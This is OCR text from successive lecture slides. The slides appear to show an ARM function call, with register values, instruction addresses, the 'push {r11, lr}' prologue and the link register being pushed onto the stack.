
REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000000	0x00008394


Functions


func1
push {r11, lr}
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394


Functions


func1
push {r11, lr}
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394
push LR on Stack


Functions

